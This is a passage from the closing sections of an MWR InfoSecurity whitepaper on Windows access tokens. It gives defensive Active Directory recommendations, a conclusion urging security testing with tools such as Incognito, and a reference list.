- Ensure Domain Admin accounts are only used to administer domain controllers. Separate domain accounts should be created and given delegated administrative authority over particular organisational units.
- Compartmentalise administrative functionality between organisational units to help contain breaches to a smaller subset of information assets.
- Ensure administrator accounts for development and test systems are different from critical production systems.

12.2.2 Enterprise Wide Security

One problem commonly encountered is a mindset that operates on the basis that securing critical servers, such as domain controllers and database servers, is enough to provide a good level of security within an organisation. However, in addition to the range of techniques used to gain access to critical systems after compromising other systems (e.g. cracking shared local

account passwords), the issues highlighted in this paper further demonstrate that this approach is not sufficient to achieve a high level of security. It is important to achieve a generally high level of security across all workstations and servers if a high level of security assurance is to be obtained. This is especially important with regard to administrators' workstations.

12.2.3 "Account is Sensitive and Cannot Be Delegated"

The "Account is Sensitive and Cannot Be Delegated" option within Active Directory can be set on a per-user account basis. This can help prevent the abuse of particularly sensitive accounts by prohibiting delegated authentication. However, it is important to note that this only applies to non-interactive logins. Interactive logins will still result in the creation of Delegate level tokens, which can be used to access external network resources.

12.2.4 A Different Risk-Based Approach

Security against technical attacks is often considered from a system-based viewpoint and an account-based viewpoint. For example, an individual system's security is considered to be dependent on the effectiveness of its own security controls, the security level of any trusted systems and the security level of any trusted user accounts (e.g. password strength). However, the issues outlined in this paper show that there is a greater degree of dependency between systems and accounts, even though the systems involved that might not normally be seen as directly related or relevant.

Information assets are only as secure as the weakest system that any trusted account is currently logged into. The more accounts that can be used to access a system and the more systems those accounts are used to access will greatly increase the level of risk. Consequently, to achieve a high level of security there is a requirement for policies governing the security requirements that a system needs to meet in order to be administered using a particular account. This strategy will help prevent weaker systems from leading to a compromise of information held on other more secure systems.

MWR INFOSECURITY

13 Conclusion

Windows access tokens are a fundamental building block of the Windows access control model. When used correctly they are powerful and help provide a seamless user experience in a domain environment as well as providing much flexibility for client/server based applications. However, without a sound working knowledge of the consequences of their operation it is possible to introduce a high level of risk within a corporate network that is otherwise seen as secure. Without a vulnerability being present in a system then these techniques do not introduce further risk; however, in practice there are no proven methods for formally verifying this. Based on evidence gained from conducting security testing engagements it is reasonable to expect that most real-world environments have some vulnerabilities present at any given time. Therefore, they will be operating at a higher level of risk due to these techniques if suitable countermeasures have not been applied.

It is recommended that testing techniques that utilise tools such as Incognito are incorporated into security management strategies. This will help security managers to assess an individual environments' level of exposure to these techniques in order to guide any required remediation strategies.

MWR INFOSECURITY

14 References

[1] Luke Jennings, “One Token To Rule Them All: Post-Exploitation Fun in Windows Environments”, Defcon 15
http://www.defcon.org/html/defcon-15/dc-15-speakers.html#Jennings

[2] Luke Jennings, “One Token To Rule Them All: Post-Exploitation Fun in Windows Environments”, 24C3 Chaos Computer Congress (CCC)
http://events.ccc.de/congress/2007/Fahrplan/events/2235.en.html

[3] Microsoft's Trustworthy Computing Initiative
http://www.microsoft.com/mscorp/twc/twc_whitepaper.mspx

[4] Metasploit
http://www.metasploit.com/

[5] What Are Access Tokens?
http://technet2.microsoft.com/windowsserver/en/library/9364c4b8-38a0-4aa5-b1d7-c9b42cb4df941033.mspx?mfr=true

[6] Access Tokens
http://msdn2.microsoft.com/en-us/library/aa374909.aspx

[7] Encrypting File System (EFS)
http://msdn2.microsoft.com/en-us/library/ms995356.aspx

[8] David Litchfield, "Why should I never logon to a Windows database server if I've got admin privileges?"
http://www.databasesecurity.com/dbsec/db-sec-tokens.pdf

[9] NtQuerySystemInformation() API Call
http://msdn2.microsoft.com/en-us/library/ms724509.aspx

[10] NtQueryObject() API Call
http://msdn2.microsoft.com/en-us/library/bb432383(VS.85).aspx

[11] Incognito security tool
http://sourceforge.net/projects/incognito

[12] Nbtscan security tool
http://www.inetcat.net/software/nbtscan.html

[13] NetWkstaUserEnum() API Call
http://msdn.microsoft.com/library/en-us/netmgmt/netmgmt/netwkstauserenum.asp

[14] RunAs
http://technet2.microsoft.com/windowsserver/en/library/0a688988-b5d1-494a-be98-61e3434c57151033.mspx?mfr=true

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com